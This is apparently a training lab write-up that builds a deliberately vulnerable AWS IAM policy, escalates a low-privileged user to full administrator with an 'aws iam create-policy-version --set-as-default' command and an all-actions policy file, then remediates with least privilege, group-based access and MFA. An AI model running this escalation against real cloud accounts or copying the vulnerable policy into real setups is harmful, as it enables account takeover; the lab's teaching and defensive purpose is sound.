

Cloud Privilege Escalation Simulation

Introduction

This task focuses on simulating a **cloud-based privilege escalation attack** within the **Amazon Web Services (AWS)** environment to demonstrate how misconfigured Identity and Access Management (IAM) permissions can lead to serious security breaches. The objective is to create a vulnerable IAM setup, exploit the misconfiguration using the AWS Command Line Interface (CLI), and then implement appropriate security controls to remediate the issue.

In this lab, a low-privileged IAM user named “Intern-Attacker” is intentionally configured with excessive permissions, specifically the ability to create and modify policy versions. Although this may appear harmless, such permissions introduce a critical vulnerability that allows the user to escalate their privileges. By leveraging this misconfiguration, the attacker is able to replace their existing policy with a highly permissive “administrator-level” policy, thereby gaining full control over cloud resources.


The simulation is performed using the AWS CLI from a Kali Linux environment, where attack commands are executed to manipulate IAM policies and validate the escalation. Following the successful exploitation, the task transitions into a defensive phase, where security best practices such as the **Principle of Least Privilege**, **Role-Based Access Control (RBAC)**, and **Multi-Factor Authentication (MFA)** are applied to secure the environment.

This exercise highlights the importance of proper IAM configuration in cloud security and demonstrates how seemingly minor permission misconfigurations can result in complete account compromise if not properly managed.

Hands-On

1. Creating Vulnerable Environment

i) Visit AWS IAM user page



ii) Creating IAM user Account

aws [Search] [Alt+S] Global Oliver Ugwoke (087889135318) Oliver%20Ugwoke

IAM > IAM users > Create user

Step 2 Set permissions
Step 3 Review and create
Step 4 Retrieve password

User details

User name

Intern-Attacker

The user name can have up to 64 characters. Valid characters: A-Z, a-z, 0-9, and + = , _ - (hyphen)

☒ **Provide user access to the AWS Management Console - optional**
In addition to console access, users with `SignInLocalDevelopmentAccess` permissions can use the same console credentials for programmatic access without the need for access keys.

Console password

☐ Autogenerated password
You can view the password after you create the user.

☒ **Custom password**
Enter a custom password for the user.

Must be at least 8 characters long
Must include at least three of the following mix of character types: uppercase letters (A-Z), lowercase letters (a-z), numbers (0-9), and symbols ! @ # \$ % ^ & * () _ + - (hyphen) = [] { } ' "

☐ Show password

☒ **Users must create a new password at next sign-in - Recommended**
Users automatically get the `IAMUserChangePassword` policy to allow them to change their own password.

If you are creating programmatic access through access keys or service-specific credentials for AWS CodeCommit or Amazon Keyspaces, you can generate them after you create this IAM user. [Learn more](#)

Cancel **Next**

iii) Attach Misconfigured Policy (The Vulnerability)

aws [Search] [Alt+S] Ask Amazon Q Global Oliver Ugwoke (087889135318) Oliver%20Ugwoke

IAM > IAM users > Create user

Step 1 Specify user details
Step 2 **Set permissions**
Step 3 Review and create
Step 4 Retrieve password

Set permissions

Add user to an existing group or create a new one. Using groups is a best-practice way to manage user's permissions by job functions. [Learn more](#)

Permissions options

☐ Add user to group
Add user to an existing group, or create a new group. We recommend using groups to manage user permissions by job function.

☐ Copy permissions
Copy all group memberships, attached managed policies, and inline policies from an existing user.

☒ **Attach policies directly**
Attach a managed policy directly to a user. As a best practice, we recommend attaching policies to a group instead. Then, add the user to the appropriate group.

Permissions policies (1484)
Choose one or more policies to attach to your new user.

[Create policy](#)

aws [Search] [Alt+S] Global Oliver Ugwoke (087889135318) Oliver%20Ugwoke

IAM > Policies > Create policy

Step 1 **Specify permissions**
Step 2 Review and create

Specify permissions

Add permissions by selecting services, actions, resources, and conditions. Build permission statements using the JSON editor.

Policy editor

Visual **JSON** Actions

```
1 {  
2   "Version": "2012-10-17",  
3   "Statement": [  
4     {  
5       "Effect": "Allow",  
6       "Action": [  
7         "iam:CreatePolicyVersion",  
8         "iam:SetDefaultPolicyVersion"  
9       ],  
10      "Resource": "*" }  
11   ]  
12 }  
13
```

Edit statement

Select a statement

Select an existing statement in the policy or add a new statement.

[+ Add new statement](#)

aws

Search

[Alt+S]

Global

Oliver Ugwoke (087889135318)

Oliver%20Ugwoke

IAM > Policies > Create policy

Step 1
Specify permissions

Step 2
Review and create

Review and create

Review the permissions, specify details, and tags.

Policy details

Policy name Identify this policy.

VulnerablePolicy

Maximum 128 characters. Use alphanumeric and "+", "@", "-", characters.

Description - optional Add a short explanation for this policy.

Maximum 1,000 characters. Use alphanumeric and "+", "@", "-", characters.

Permissions defined in this policy

Permissions defined in this policy document specify which actions are allowed or denied. To define permissions for an IAM identity (user, user group, or role), attach a policy to it

Search

Show remaining 466 services

Service	Access level	Resource	Request condition
IAM	Limited: Permissions management	All resources	None

Add tags - optional

Tags are key-value pairs that you can add to AWS resources to help identify, organize, or search for resources. No tags associated with the resource.

Add new tag

You can add up to 50 more tags.

Cancel

Previous

Create policy

aws

Search

[Alt+S]

Ask Amazon Q

Global

Oliver Ugwoke (087889135318)

Oliver%20Ugwoke

IAM > IAM users > Create user

Step 1
Specify user details

Step 2
Set permissions

Step 3
Review and create

Step 4
Retrieve password

Set permissions

Add user to an existing group or create a new one. Using groups is a best-practice way to manage user's permissions by job functions. [Learn more](#)

Permissions options

☐ Add user to group

Add user to an existing group, or create a new group. We recommend using groups to manage user permissions by job function.

☐ Copy permissions

Copy all group memberships, attached managed policies, and inline policies from an existing user.

☒ Attach policies directly

Attach a managed policy directly to a user. As a best practice, we recommend attaching policies to a group instead. Then, add the user to the appropriate group.

Permissions policies (1/1485)

Choose one or more policies to attach to your new user.

Filter by Type

Search vuln All types 1 match

Policy name	Type	Attached entities
☒ VulnerablePolicy	Customer managed	0

Set permissions boundary - optional

Cancel

Previous

Next

aws

Search

[Alt+S]

Ask Amazon Q

Global

Oliver Ugwoke (087889135318)

Oliver%20Ugwoke

IAM > IAM users > Create user

Step 1
Specify user details

Step 2
Set permissions

Step 3
Review and create

Step 4
Retrieve password

Review and create

Review your choices. After you create the user, you can view and download the autogenerated password, if enabled.

User details

User name

Intern-Attacker

Console password type

Custom password

Require password reset

Yes

Permissions summary

Name	Type	Used as
IAMUserChangePassword	AWS managed	Permissions policy
VulnerablePolicy	Customer managed	Permissions policy

Tags - optional

Tags are key-value pairs you can add to AWS resources to help identify, organize, or search for resources. Choose any tags you want to associate with this user. No tags associated with the resource.

Add new tag

You can add up to 50 more tags.

Cancel

Previous

Create user

aws [Search] [Alt+S] Ask Amazon Q Oliver Ugwoke (087889135318) Oliver%20Ugwoke

IAM > IAM users > Create user

✔ User created successfully

You can view and download the user's password and email instructions for signing in to the AWS Management Console.

[View user](#)

Step 1 Specify user details
Step 2 Set permissions
Step 3 Review and create
Step 4 Retrieve password

Retrieve password

You can view and download the user's password below or email users instructions for signing in to the AWS Management Console. This is the only time you can view and download this password.

[Email sign-in instructions](#)

Console sign-in details

Console sign-in URL
<https://087889135318.signin.aws.amazon.com/console>

User name
[Intern-Attacker](#)

Console password
***** [Show](#)

[Cancel](#) [Download .csv file](#) [Return to users list](#)

2. Generate Access Keys

aws [Search] [Alt+S] Ask Amazon Q Oliver Ugwoke (087889135318) Oliver%20Ugwoke

IAM > IAM users > Intern-Attacker

Identity and Access Management (IAM)

Dashboard

▼ Access Management

Roles

Policies

IAM users

IAM user groups

Identity providers

Account settings

Root access management

Temporary delegation requests

▼ Access reports

Access Analyzer

Resource analysis

Unused access

Analyzer settings

Credential report

Organization activity

Service control policies

Resource control policies

Intern-Attacker

[Info](#) [Delete](#)

Summary

ARN
[arn:aws:iam::087889135318:user/Intern-Attacker](#)

Created
April 25, 2026, 12:33 (UTC)

Console access
Enabled without MFA

Last console sign-in
Never

Access key 1
[Create access key](#)

Permissions Groups Tags **Security credentials** Last Accessed

Console sign-in [Manage console access](#)

Console sign-in link
<https://087889135318.signin.aws.amazon.com/console>

Console password
Updated 21 minutes ago (2026-04-25 12:33 UTC)

Last console sign-in
Never

Multi-factor authentication (MFA) (0)

Use MFA to increase the security of your AWS environment. Signing in with MFA requires an authentication code from an MFA device. Each user can have a maximum of 8 MFA devices assigned. [Learn more](#)

[Remove](#) [Resync](#) [Assign MFA device](#)

Type	Identifier	Certifications	Created on
No MFA devices. Assign an MFA device to improve the security of your AWS environment			

[Assign MFA device](#)

aws [Search] [Alt+S] Ask Amazon Q Oliver Ugwoke (087889135318) Oliver%20Ugwoke

IAM > IAM users > Intern-Attacker > Create access key

Access key best practices & alternatives

Step 1 - optional
Step 2 - optional
Step 3
Retrieve access keys

Access key best practices & alternatives

Avoid using long-term credentials like access keys to improve your security. Consider the following use cases and alternatives.

Use case

☒ **Command Line Interface (CLI)**
You plan to use this access key to enable the AWS CLI to access your AWS account.

☐ **Local code**
You plan to use this access key to enable application code in a local development environment to access your AWS account.

☐ **Application running on an AWS compute service**
You plan to use this access key to enable application code running on an AWS compute service like Amazon EC2, Amazon ECS, or AWS Lambda to access your AWS account.

☐ **Third-party service**
You plan to use this access key to enable access for a third-party application or service that monitors or manages your AWS resources.

☐ **Application running outside AWS**
You plan to use this access key to authenticate workloads running in your data center or other infrastructure outside of AWS that needs to access your AWS resources.

☐ **Other**
Your use case is not listed here.


Alternatives recommended

- Use AWS CLI V2 and the `aws` `login` command to use your existing console credentials in the CLI. [Learn more](#)
- Use AWS CloudShell, a browser-based CLI, to run commands. [Learn more](#)

Confirmation

☒ I understand the above recommendation and want to proceed to create an access key.

[Cancel](#) [Next](#)



3. Perform Privilege Escalation

i) Install/Verify AWS CLI

In kali Terminal

Run:

`sudo apt update && sudo apt install awscli -y`

```
kali@kali: ~  
Session Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)-[~]  
$ sudo apt update && sudo apt install awscli -y  
[sudo] password for kali:  
Get:1 http://kali.download/kali kali-rolling InRelease [34.0 kB]  
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [21.1 MB]  
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [53.4 MB]  
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [118 kB]  
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [27 4 kB]  
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [188 kB]  
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [9 07 kB]
```

ii) Configure Credentials

Run:

`aws configure`

```
(kali@kali)-[~]  
$ aws configure  
AWS Access Key ID [None]:   
AWS Secret Access Key [None]:   
Default region name [None]: eu-central-1  
Default output format [None]: json  
(kali@kali)-[~]  
$
```


iii) Create “God Mode” Policy File

Run

a) nano admin-policy.json

b) Insert


```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": "*",
      "Resource": "*"
    }
  ]
}
```



The screenshot shows a terminal window with the nano editor open. The title bar indicates the user is 'kali@kali' in the home directory. The editor's menu bar includes 'Session', 'Actions', 'Edit', 'View', and 'Help'. The status bar at the top shows 'GNU nano 8.7.1' and the filename 'admin-policy.json *', which is highlighted with a red rectangular box. The editor content displays a JSON policy document with syntax highlighting: 'Version' is in blue, 'Statement' is in purple, and the nested object contains 'Effect' (blue), 'Action' (blue), and 'Resource' (blue), all with their respective values in quotes. The cursor is positioned at the end of the first statement's resource field.

iv) Find Policy ARN

arn:aws:iam::087889135318:policy/VulnerablePolicy




The screenshot displays the AWS IAM console interface. The top navigation bar includes the AWS logo, a search bar, and the user's name 'Oliver Ugwoke (087889135318)'. The left sidebar shows the 'IAM' menu with 'Policies' selected, leading to the 'VulnerablePolicy' page. The main content area is titled 'VulnerablePolicy' with an 'Info' link and 'Edit' and 'Delete' buttons. Below this, the 'Policy details' section is shown in a table format. The table has three columns: 'Type', 'Creation time', and 'Edited time'. The 'ARN' is listed in a separate row, highlighted with a red rectangular box. The ARN value is 'arn:aws:iam::087889135318:policy/VulnerablePolicy'.

Policy details		
Type	Creation time	Edited time
Customer managed	April 25, 2026, 12:05 (UTC)	April 25, 2026, 12:05 (UTC)
ARN	arn:aws:iam::087889135318:policy/VulnerablePolicy	

v) Perform Escalation Attack

Run

```
aws iam create-policy-version \  
--policy-arn arn:aws:iam::087889135318:policy/VulnerablePolicy \  
--policy-document file://admin-policy.json \  
--set-as-default
```




```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ aws iam create-policy-version \  
--policy-arn arn:aws:iam::087889135318:policy/VulnerablePolicy \  
--policy-document file://admin-policy.json \  
--set-as-default  
{  
  "PolicyVersion": {  
    "VersionId": "v2",  
    "IsDefaultVersion": true,  
    "CreateDate": "2026-04-25T13:55:51+00:00"  
  }  
}  
(kali@kali)-[~]  
$
```

Comment: Attack Successful

vi) Verify Privilege Escalation

```
aws sts get-caller-identity
```

```
aws iam list-users
```



```
(kali@kali)-[~]  
$ aws sts get-caller-identity  
{  
  "UserId": "AIDARI5UZY3LOGF6TV54Y",  
  "Account": "087889135318",  
  "Arn": "arn:aws:iam::087889135318:user/Intern-Attacker"  
}  
(kali@kali)-[~]  
$ aws iam list-users  
{  
  "Users": [  
    {  
      "Path": "/",  
      "UserName": "Intern-Attacker",  
      "UserId": "AIDARI5UZY3LOGF6TV54Y",  
      "Arn": "arn:aws:iam::087889135318:user/Intern-Attacker",  
      "CreateDate": "2026-04-25T12:33:14+00:00"  
    }  
  ]  
}  
(kali@kali)-[~]  
$
```


3. Securing the System

i) IAM → Users → Intern-Attacker → VulnerablePolicy → Remove

The screenshot shows the AWS IAM console for the user 'Intern-Attacker'. The left sidebar has 'IAM users' highlighted. The main content area shows the user's summary, including ARN, console access status, and last sign-in. Below this, the 'Permissions policies' section shows a table with two policies: 'IAMUserChangePassword' (AWS managed) and 'VulnerablePolicy' (Customer managed). The 'VulnerablePolicy' is highlighted with a red box, and the 'Remove' button next to it is also circled in red.

ii) Apply Least Privilege (RBAC)


a) Create Group and attach to ReadOnlyAccess

The screenshot shows the 'Create user group' page in the AWS IAM console. The 'Name the group' section has 'Intern-Group' entered. The 'Add users to the group' section shows 'Intern-Attacker' as a user. The 'Attach permissions policies' section shows a table with 'ReadOnlyAccess' selected. The 'Create user group' button at the bottom right is circled in red.



b) Add user to the Group

The screenshot shows the 'IAM user groups' page in the AWS IAM console. A green banner at the top says 'Intern-Group user group created.' Below this, the 'IAM user groups' table shows 'Intern-Group' as a group. The 'Create group' button at the bottom right is circled in red.

c) Find Intern-Attacker and add to the Group



d) Attach ReadOnlyAccess Policy



e) Least Privilege & RBAC Implementation Status

The screenshot shows the AWS IAM console for the user 'Intern-Attacker'. The 'Permissions' tab is selected. Under 'Permissions policies (2)', the 'ReadOnlyAccess' policy is highlighted with a red box. In the 'Attached via' column, the 'Group Intern-Group' is highlighted with a red box. The 'Permissions boundary' section is not set. The 'Generate policy based on CloudTrail events' section is visible at the bottom.

iii) Enforce MFA (Assign Passkey)

Group Users → Intern-Group → Intern-Attacker → Security Credential → Assign MFA

